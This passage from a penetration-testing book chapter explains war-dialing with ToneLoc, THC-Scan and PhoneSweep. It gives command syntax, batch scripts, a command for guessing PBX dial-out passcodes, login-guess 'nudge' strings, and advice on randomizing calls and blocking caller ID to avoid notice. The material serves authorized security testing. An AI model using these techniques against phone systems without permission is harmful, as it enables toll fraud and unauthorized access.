Besides the choice of war-dialing platform, prospective war-dialers should seriously consider the legal issues involved. In some localities, it is illegal to dial large quantities of numbers in sequence, and local phone companies will take a very dim view of this activity, if their equipment allows it at all. Of course, all the software we cover here can randomize the range of numbers dialed to escape notice, but that still doesn't provide a "get out of jail free card" if you get caught. It is therefore extremely important for anyone engaging in such activity for legitimate purposes (legit penetration testers) to obtain written legal permission that limits their liability (usually an engagement contract) from the target entities to carry out such testing. In these cases, explicit phone number ranges should be agreed to in the signed document so that any stragglers that don't actually belong to the target become the target entities' responsibility should problems arise with the war-dial.

The agreement should also specify the time of day that the target is willing to permit the war-dialing activity. As we've mentioned, dialing entire exchanges at a large company during business hours is certain to raise some hackles and affect productivity, so plan for late night and predawn hours.

Be aware that war-dialing target phone numbers with Caller ID enabled is tantamount to leaving a business card at every dialed number. Multiple hang-ups from the same source are likely to raise ire with some percentage of targets, so it's probably wise to make sure you've enabled Caller ID Block on your own phone line. (Of course, if you have permission, it's not critical.) Also realize that calls to 800 numbers can potentially reveal your phone number regardless of Caller ID status because the receiving party has to pay for the calls.

Peripheral Costs

Finally, don't forget long-distance charges that are easily racked up during intense war-dialing of remote targets. Be prepared to defend this peripheral cost to management when outlining a war-dialing proposal for your organization.

Next, we'll talk in detail about configuring and using each tool so that administrators can get up and running quickly with their own war-dialing efforts. Recognize, however, that what follows only scratches the surface of some of the advanced capabilities of the software we discuss. Caveat emptor and reading the manual are hereby proclaimed!

Software

Because most war-dialing is done in the wee hours to avoid conflicting with peak business activities, the ability to flexibly schedule continual scans during nonpeak hours can be invaluable if time is a consideration. Freeware tools such as ToneLoc and THC-Scan take snapshots of results in progress and auto-save them to data files at regular intervals, allowing for easy restart later. They also offer rudimentary capabilities for specifying scan start and end times in a single 24-hour period. But for day-to-day scheduling, users must rely on operating system–derived scheduling tools and batch

scripts. PhoneSweep, on the other hand, has designed automated scheduling interfaces to deal with off-peak and weekend dialing considerations.

ToneLoc and THC-Scan are great freeware war-dialing applications for the more experienced user. Both of these DOS-based applications can be run simultaneously, and they can be programmed to use different modems within the same machine. Conducting war-dialing using multiple modems on the same machine (or on a set of machines) is a great way to get a large range of numbers done in a short amount of time. Although commercial war-dialers allow multiple modems for dialing, they tend to be much slower and take comparatively longer because they are processing information in real time for later analysis. Further, because ToneLoc and THC-Scan operate within a DOS environment, they are a bit archaic when it comes to the user interface and lack intuitiveness compared with their commercial counterpart. Therefore, knowledge of simple DOS commands is a must for getting the most out of the freeware application features and achieving accurate results when using tools such as ToneLoc and THC-Scan. Finally, to effectively use these DOS-based applications, additional knowledge of system and hardware banners is required to help positively identify carriers. This would be analogous to having a fingerprint database memorized in your head. Consequently, if dealing with a command-line interface and knowledge of a few common system banners are not issues, these applications get the job done right, for free.

On the other hand, if you are not into the DOS interface environment, commercial war-dialers may be the best choice. Commercial war-dialers such as PhoneSweep do a great job in making it easy to get around via a GUI. The intuitive GUI makes it easy to add phone ranges, set up scan-time intervals, or generate executive reports. However, PhoneSweep relies on back-end databases for carrier identification, and results are not always accurate. No matter what the PhoneSweep product proclaims as the carrier identification, further carrier investigation is usually required. As of this sixth edition, PhoneSweep's 5.5 version claims to be able to identify over 460 systems. Also, it is pretty well known in the war-dialing circles that the "penetrate" mode (a mode where an identified modem can be subjected to a litany of password guesses) has experienced problems. It is hard to blame PhoneSweep, because scripting up an attack on the fly when so many variables may be encountered is difficult. Hence, if you have to rely heavily on the results of the penetration mode, we suggest you always test out any "penetrated" modems with a secondary source. This is as simple as dialing up the purported penetrated modem with simple communications software such as ProComm Plus and seeing whether the test result can be verified.

Finally, if you have a large range of numbers to dial and are not familiar with carrier banners, it may be wise to invest in a commercial product such as PhoneSweep. Additionally, because the old-school dialers such as ToneLoc and THC-Scan are available for free on the Internet, you may want to consider getting familiar with these tools as well. Of course, depending on your pocket depth, you may be able to run them together and see what fits best with you and your environment.

ToneLoc

Popularity:	*9*
Simplicity:	*8*
Impact:	*8*
Risk Rating:	*8*

One of the first and most popular war-dialing tools released into the wild was ToneLoc, by Minor Threat and Mucho Maas. (ToneLoc is short for "Tone Locator.") The original ToneLoc site is no more, but versions can still be found on many underground Internet war-dialing and "phone phreaking" sites. Like most dialing software, ToneLoc runs in DOS (or in a DOS window on Win 9*x* and above, or under a DOS emulator on UNIX), and it has proved an effective tool for hackers and security consultants alike for many years. Unfortunately, the originators 0of ToneLoc never kept it updated, and no one from the security community has stepped in to take over development of the tool, but what a tool it is. ToneLoc is etched in time, yet it is timeless for its efficiency, simplicity, and lightweight CPU usage. The executable is only 46K!

ToneLoc is easy to set up and use for basic war-dialing, although it can get a bit complicated to use some of the more advanced features. First, a simple utility called TLCFG must be run at the command line to write basic parameters such as modem configuration (COM port, I/O port address, and IRQ) to a file called TL.CFG. ToneLoc then checks this file each time it launches for configuration parameters. More details and screen shots on TLCFG configuration quirks and tips can be found at Stephan Barnes's War Dialing site at (http://www.m4phr1k.com). TLCFG.EXE is shown in Figure 6-1.

Once this is done, you can run ToneLoc itself from the command line, specifying the number range to dial, the data file to write results to, and any options, using the following syntax (abbreviated to fit the page):

```
ToneLoc [DataFile]  /M:[Mask] /R:[Range] /X:[ExMask] /D:[ExRange]
        /C:[Config] /#:[Number] /S:[StartTime] /E:[EndTime]
        /H:[Hours]  /T /K

 [DataFile] -  File to store data in, may also be a mask
 [Mask] -      To use for phone numbers   Format: 555-XXXX
 [Range] -     Range of numbers to dial   Format: 5000-6999
 [ExMask] -    Mask to exclude from scan  Format: 1XXX
 [ExRange] -   Range to exclude from scan Format: 2500-2699
 [Config] -   Configuration file to use
 [Number]    - Number of dials to make    Format: 250
 [StartTime] - Time to begin scanning     Format: 9:30p
 [EndTime]   - Time to end scanning       Format: 6:45a
 [Hours]     - Max # of hours to scan     Format: 5:30
Overrides [EndTime]
/T = Tones, /K = Carriers (Override config file, '-' inverts)
```




Figure 6-1 Using TLCFG.EXE to enter modem configuration parameters to be used by ToneLoc for war-dialing

You will see later that THC-Scan uses very similar arguments. In the following example, we set ToneLoc to dial all the numbers in the range 555–0000 to 555–9999 and to log carriers it finds to a file called "test." Figure 6-2 shows ToneLoc at work.

```
toneloc test /M:555-XXXX /R:0000-9999
```

The following will dial the number 555-9999, pause for second dial tone, and then attempt each possible three-digit combination *(xxx)* on each subsequent dial until it gets the correct passcode for enabling dial-out from the target PBX:

```
toneloc test /m:555-9999Wxxx
```

The wait switch is used here for testing PBXes that allow users to dial in and enter a code to obtain a second dial tone for making outbound calls from the PBX. ToneLoc can guess up to four-digit codes. Does this convince anyone to eliminate remote dial-out capability on their PBXes or at least to use codes greater than four digits? Because we mostly use ToneLoc for footprinting (like an nmap program for modems), we suggest you keep the fingerprinting exercise simple and not introduce too many variables. So in this example, if you find in the first pass of fingerprinting a PBX that requires a second dial tone for making outbound calls, test it alone and not as part of a group of tests so that you can control the result.




Figure 6-2 ToneLoc at work scanning a large range of phone numbers for carriers (electronic signals generated by a remote modem)

ToneLoc's TLCFG utility can be used to change default settings to further customize scans. ToneLoc automatically creates a log file called TONE.LOG to capture all the results from a scan. You can find and name this file when you run TLCFG in the FILES directory in the Log File entry. The TONE.LOG file (like all the files) is stored in the directory where ToneLoc is installed and has the time and date each number was dialed as well as the result of the scan. The TONE.LOG file is important because after the initial footprint the timeouts and busies can be extracted and redialed.

ToneLoc also creates a FOUND.LOG file that captures all the found carriers or "carrier detects" during a scan. This FOUND.LOG file is in the FILES directory in the TLCFG utility. The FOUND.LOG file includes carrier banners from the responding modems. Oftentimes, dial-up systems are not configured securely and reveal carrier operating system, application, or hardware-specific information. Banners provide enticement information that can be used later to tailor specific attacks against identified carriers. Using the TLCFG utility, you can specify the names of these log files or keep the default settings. ToneLoc has many other tweaks that are best left to a close read of the user manual (TLUSER.DOC), but it performs quite well as a simple war-dialer using the preceding basic configuration.

As a good practice, you should name the file for the Found File entry the same as the entry for the Carrier Log entry. This will combine the Found File and Carrier Log files into one, making them easier to review.

Batch Files for ToneLoc

By default, ToneLoc alone has the capability to scan a range of numbers. Alternatively, simple batch files can be created to import a list of target numbers or ranges that can be dialed using the ToneLoc command prompt in a single-number-dial fashion. Why would you consider doing this? The advantage of using a batch file type of process over the basic default ToneLoc operation is that with a batch file operation, you can ensure that the modem reinitializes after every dialed number. Why is this important? Consider conducting war-dialing against a range of 5,000 numbers during off-peak hours. If in the middle of the night the modem you are using that is running the ToneLoc program (in its original native mode) gets hung on a particular number it dialed, the rest of the range might not be dialed, and many hours could be lost.

Using the same example of dialing a range of numbers, if a batch file type of program is used instead, and the modem you are using hangs in the same place, the ToneLoc program will only wait for a predetermined amount of time before exiting because you only ran it once. Once ToneLoc exits, if your problematic modem is hung, the batch file will execute the next line in the file, which in essence is calling the next number. Because you are only running ToneLoc once every time and the next line in the batch file restarts ToneLoc, you will reinitialize the modem every time. This process almost guarantees a clean war-dial and no lost time and no hung modems on your end. Further, there is no additional processing time spent running the process in a batch file fashion. The split millisecond it takes to go to the next line in the batch file is not discernibly longer than the millisecond that ToneLoc would use if it were repeatedly dialing the next number in the range. So, if you deem this technique worth a try, we are trying to create something that looks like this (and so on, until the range is complete). Here is an example from the first ten lines of a batch file we called WAR1.BAT:

```
toneloc 0000warl.dat /M:*6718005550000 > nul
toneloc 0001warl.dat /M:*6718005550001 > nul
toneloc 0002warl.dat /M:*6718005550002 > nul
toneloc 0003warl.dat /M:*6718005550003 > nul
toneloc 0004warl.dat /M:*6718005550004 > nul
toneloc 0005warl.dat /M:*6718005550005 > nul
toneloc 0006warl.dat /M:*6718005550006 > nul
toneloc 0007warl.dat /M:*6718005550007 > nul
toneloc 0008warl.dat /M:*6718005550008 > nul
toneloc 0009warl.dat /M:*6718005550009 > nul
toneloc 0010warl.dat /M:*6718005550010 > nul
```

The simple batch file line can be explained as follows: run `toneloc`, create the DAT file, use the native ToneLoc `/M` switch to represent the number mask (it will only be a single number anyway), *67 (block caller ID), *phone number*, `> nul`. (`> nul` means don't send this command to the command line to view, just execute it.)

That's the simple technique, and it should make the war-dialing exercise practically error free. There is a TLCFG parameter to tweak if you use this batch file process. In the

ScanOptions window in the TLCFG utility, you can change the Save DAT files parameter to N, which means do not save any DAT files. You don't need these individual DAT files with the batch process, and they just take up space. The use of the DAT file entry over and over in the single-number batch file execution example is because ToneLoc (the default program) requires it to run. Other considerations, such as randomization of the war-dialing batch file, can be important. By default the TLCFG utility sets scanning to random (found in the ModemOptions window in TLCFG). However, because you are only running one number at a time in the batch process described here, you have to randomize the lines in the batch file in some way. Most spreadsheet software has a randomize routine whereby you can bring in a list of numbers and have the routine randomly sort it. Randomization is important either because many companies now have smart PBXes or because the phone company you are using might have a filter that can see the trend of dialing out like this and focus suspicion on you. Randomization can also aid you in round-the-clock war-dialing and can keep your target organization from getting suspicious about a lot of phone calls happening in sequence. The main purposes of randomization are to not raise suspicions and to not upset an area of people at work.

To build the preceding example (for 2000 numbers), we can use a simple QBASIC program that creates a batch file. Here is an example of it:

```
'QBASIC Batch file creator, wrapper Program for ToneLoc
'Written by M4phr1k, www.m4phr1k.com, Stephan Barnes

OPEN "war1.bat" FOR OUTPUT AS #1
FOR a = 0 TO 2000
a$ = STR$(a)
a$ = LTRIM$(a$)
'the next 9 lines deal with digits 1thru10 10thru100 100thru1000
'after 1000 truncating doesn't happen
IF LEN(a$) = 1 THEN
a$ = "000" + a$
END IF
IF LEN(a$) = 2 THEN
a$ = "00" + a$
END IF
IF LEN(a$) = 3 THEN
a$ = "0" + a$
END IF
aa$ = a$ + "warl"
PRINT aa
PRINT #1, "toneloc " + aa$ + ".dat" + " /M:*671800555" + a$ + " > nul"
NEXT a
CLOSE #1
```

Using this example, the batch file is created and ready to be launched in the directory that has the ToneLoc executable. You could use any language you wanted to create the batch file; QBASIC is just simple to use.

THC-Scan

Popularity:	*9*
Simplicity:	*8*
Impact:	*8*
Risk Rating:	*8*

Some of the void where ToneLoc left off was filled by THC-Scan, from van Hauser of the German hacking group The Hacker's Choice (http://www.thc.org). Like ToneLoc, THC-Scan is configured and launched from DOS, a DOS shell within Win 9*x*, from the console on Windows NT/2000, or under a UNIX DOS emulator. Be advised that THC-Scan can be quirky and will not run under some DOS environments. The workaround is to try to use the start `/SEPARATE` switch (and then use either mod-det, ts-cfg, or thc-scan.exe). This switch may fail also, so the suggestion at this point, if you still want to use THC-Scan, is to get old true DOS or use DOSEMU for UNIX users.

A configuration file (.CFG) must first be generated for THC-Scan using a utility called TS-CFG, which offers more granular capabilities than ToneLoc's simple TLCFG tool. Once again, most configurations are straightforward, but knowing the ins and outs of PC COM ports will come in handy for nonstandard setups. Common configurations are listed in the following table:

COM	IRQ	I/O Port
1	4	3F8
2	3	2F8
3	4	3E8
4	3	2E8

The MOD-DET utility included with THC-Scan can be used to determine these parameters if they are not known, as shown here (just ignore any errors displayed by Windows if they occur):

```
MODEM DETECTOR v2.00 (c) 1996,98 by van Hauser/THC
                                    <vh@reptile.rug.ac.be>
-------------------------------------------------------------------
Get the help screen with :   MOD-DET.EXE ?

Identifying Options...
                Extended Scanning : NO
                Use Fossil Driver : NO (Fossil Driver not present)
                Slow Modem Detect : YES
                Terminal Connect  : NO
                Output Filename   : <none>
```

```
Autodetecting modems connected to COM 1 to COM 4 ...
      COM 1 - None Found
      COM 2 - Found! (Ready)     [Irq: 3 | BaseAdress: $2F8]
      COM 3 - None Found
      COM 4 - None Found

1 Modem(s) found.
```

Once the CFG configuration file is created, war-dialing can begin. THC-Scan's command syntax is very similar to ToneLoc's, with several enhancements. (A list of the command-line options is too lengthy to reprint here, but they can be found in Part IV of the THC-SCAN.DOC manual that comes with the distribution.) THC-Scan even looks a lot like ToneLoc when running, as shown in Figure 6-3.

Scheduling war-dialing from day to day is a manual process that uses the `/S` and `/E` switches to specify a start and end time, respectively, and that leverages built-in OS tools such as the Windows AT Scheduler to restart scans at the appropriate time each day. We usually write the parameters for THC-Scan to a simple batch file that we call using the AT Scheduler. The key thing to remember about scheduling THC-SCAN.EXE is that it only searches its current directory for the appropriate CFG file, unless specified with the




Figure 6-3 THC-Scan and war-dialing

/! option. Because AT originates commands in %systemroot%, THC-SCAN.EXE will not find the CFG file unless absolutely specified, as shown next in batch file thc.bat:

```
@@@@echo off
rem Make sure thc-scan.exe is in path
rem absolute path to .cfg file must be specified with /! switch if run from
rem AT scheduler
rem if re-running a scan, first change to directory with appropriate .DAT
rem file and delete /P: argument
C:\thc-scan\bin\THC-SCAN.EXE test /M:555-xxxx /R:0000-9999
/!:C:\thc-scan\bin\THC-SCAN.CFG /P:test /F /S:20:00 /E:6:00
```

When this batch file is launched, THC-Scan will wait until 8 P.M. and then dial continuously until 6 A.M. To schedule this batch file to run each subsequent day, the following AT command will suffice:

```
at 7:58P /interactive /every:1 C:\thc-scan\bin\thc.bat
```

THC-Scan will locate the proper DAT file and take up where it left off on the previous night until all numbers are identified. Make sure to delete any remaining jobs by using `at/delete` when THC-Scan finishes.

For those war-dialing with multiple modems or multiple clients on a network, van Hauser has provided a sample batch file called NETSCAN.BAT in the THC-MISC.ZIP archive that comes with the distribution. With minor modifications discussed in Part II of THC-SCAN.DOC, this batch script will automatically divide up a given phone number range and create separate DAT files that can be used on each client or for each modem. To set up THC-Scan for multiple modems, follow these steps:

1. Create separate directories for each modem, each containing a copy of THCSCAN.EXE and a corresponding CFG file appropriate for that modem.
2. Make the modifications to NETSCAN.BAT as specified in THC-SCAN.DOC. Make sure to specify how many modems you have with the `"SET CLIENTS="` statement in section [2] of NETSCAN.BAT.
3. With THC-SCAN.EXE in the current path, run `netscan.bat [dial mask] [modem #]`.
4. Place each output DAT file in the THC-Scan directory corresponding to the appropriate modem. For example, if you ran `netscan 555-XXXX 2` when using two modems, take the resultant 2555XXXX.DAT file and place it in the directory that dials modem 2 (for example, \thc-scan\bin2).

When scanning for carriers, THC-Scan can send an answering modem certain strings specified in the .CFG file. This option can be set with the TS-CFG utility, under the Carrier

Hack Mode setting. The strings—called *nudges*—can be set nearby under the Nudge setting. The default is

"^~^~^~^~^~^M^~^M?^M^~help^M^~^~^~guest^M^~guest^M^~INFO^M^MLO"

where ^~ is a pause and ^M is a carriage return. These common nudges and user ID/password guesses work fairly well, but you may want to get creative if you have an idea of the specific targets you are dialing.

Following the completion of a scan, the various logs should be examined. THC-Scan's strongest feature is its ability to capture raw terminal prompts to a text file for later perusal. However, its data management facilities require much manual input from the user. War-dialing can generate massive amounts of data to collate, including lists of numbers dialed, carriers found, types of systems identified, and so on. THC-Scan writes all this information to three types of files: a delimited DAT file, an optional DB file that can be imported into an ODBC-compliant database (this option must be specified with the `/F` switch), and several LOG text files containing lists of numbers that were busy, carriers, and the carrier terminal prompt file. The delimited DB file can be manipulated with your database management tool of choice, but it does not include responses from carriers identified. Reconciling these with the terminal prompt information in the CARRIERS.LOG file is a manual process. This is not such a big deal because manual analysis of the terminal prompts presented by answering systems is often necessary for further identification and penetration testing, but when you're scanning large banks of numbers, it can be quite tedious to manually generate a comprehensive report highlighting key results.

Data management is a bigger issue when you're using multiple modems. As you have seen, separate instances of THC-Scan must be configured and launched for each modem being used, and phone number ranges must be manually broken up between each modem. The DAT-MERGE.EXE utility that comes with THC-Scan can later merge the resultant DAT files, but the carrier response log files must be pasted together manually.

PhoneSweep

Popularity:	*6*
Simplicity:	*4*
Impact:	*5*
Risk Rating:	***5***

If messing with ToneLoc or THC-Scan seems like a lot of work, then PhoneSweep may be for you. (PhoneSweep, now up to version 5.5, is sold by Sandstorm Enterprises, at http://www.sandstorm.net.) We've spent a lot of time thus far covering the use and setup of freeware war-dialing tools, but our discussion of PhoneSweep will be much shorter—primarily because there is very little to reveal that isn't readily evident within the interface, as shown in Figure 6-4.




Figure 6-4 PhoneSweep's graphical interface is a far cry from freeware war-dialers, and it has many other features that increase usability and efficiency.

The critical features that make PhoneSweep stand out are its simple graphical interface, automated scheduling, attempts at carrier penetration, simultaneous multiple-modem support, and elegant reporting. Number ranges—called *profiles*—are dialed on any available modem, up to the maximum supported in the current version/configuration you purchase. PhoneSweep is easily configured to dial during business hours, outside hours, weekends, or all three, as shown in Figure 6-5. Business hours are user-definable on the Time tab. PhoneSweep will dial continuously during the period specified (usually outside hours and weekends), stopping during desired periods (business hours, for example) or for the "blackouts" defined, restarting as necessary during appropriate hours until the range is scanned and/or tested for penetrable modems, if configured.

PhoneSweep professes to identify over 460 different makes and models of remote access devices (for a complete list, see http://www.sandstorm.net/products/phonesweep/sysids.php). It does this by comparing text or binary strings received from the target system to a database of known responses. If the target's response has been customized in any way, PhoneSweep may not recognize it. Besides the standard carrier detection, PhoneSweep can be programmed to attempt to launch a dictionary attack against identified modems. In the application directory is a simple tab-delimited file of usernames and passwords that is fed to answering modems. If the system hangs up, PhoneSweep redials and continues through the list until it reaches the end. (Beware of account-lockout features on the target system if using this to test security on your remote access servers.) Although this feature alone is worth the price of admission for PhoneSweep, many penetration testers have reported some false positives while using this penetration mode, so we advise you to double-check your results with an independent process whereby you simply connect up to the device in question with simple modem communications software.





Figure 6-5 PhoneSweep has simple scheduling parameters, making it easy to tailor dialing to suit your needs.

PhoneSweep's ability to export to a file the call results across all available modems is another useful feature. This eliminates manual hunting through text files or merging and importing data from multiple formats into spreadsheets and the like, as is common with freeware tools. Different options are available. Also, a host of options are available to create reports, so if custom reports are important, this is worth a look. Depending on how you format your report, it can contain introductory information, executive and technical summaries of activities and results, statistics in tabular format, raw terminal responses from identified modems, and an entire listing of the phone number "taxonomy." A portion of a sample PhoneSweep report is shown in Figure 6-6.

Of course, the biggest difference between PhoneSweep and freeware tools is cost. As of this edition, different versions of PhoneSweep are available, so check the PhoneSweep site for your purchase options (http://www.sandstorm.net). The licensing restrictions are enforced with a hardware dongle that attaches to the parallel port—the software will not install if the dongle is not present. Depending on the cost of hourly labor to set up, configure, and manage the output of freeware tools, PhoneSweep's cost can seem like a reasonable amount.



Executive Summary of PhoneSweep Scan

Profile Name:	BOSTON_OFFICE_1_AUG2001, BOSTON_OFFICE_2_AUG2001, BOSTON_OFFICE_3_AUG2001
Report Generated:	Friday, August 24 2001 13:53:06
Time of First Call:	Monday, August 06 2001 15:06:53
Time of Last Call:	Monday, August 06 2001 17:51:00
Elapsed Time During Scan:	2 hours, 45 minutes, 53 seconds
Phone Numbers Assigned to Dial:	74
Number of calls made:	176
Phone Numbers Dialed using Single Call Detect™:	74
Phone Numbers Dialed using Data-only Mode:	74
Phone Numbers Dialed using Fax-only Mode:	68
Phone Numbers Checked for Data:	74
Phone Numbers Checked for Fax:	68
Search for modems completed:	100.0%
Search for fax machines completed:	91.9%
Username/password guessing completed:	0.0%
Modems found:	22
Systems compromised:	n/a

When the report was generated, PhoneSweep was configured to scan for both fax machines and modems.

PhoneSweep was configured to only connect to modems, but not to identify or attempt to penetrate them.

There were a total of 176 simulated calls made in this profile when the report was generated.

Figure 6-6 A small portion of a sample PhoneSweep report

Carrier Exploitation Techniques

Popularity:	*9*
Simplicity:	*5*
Impact:	*8*
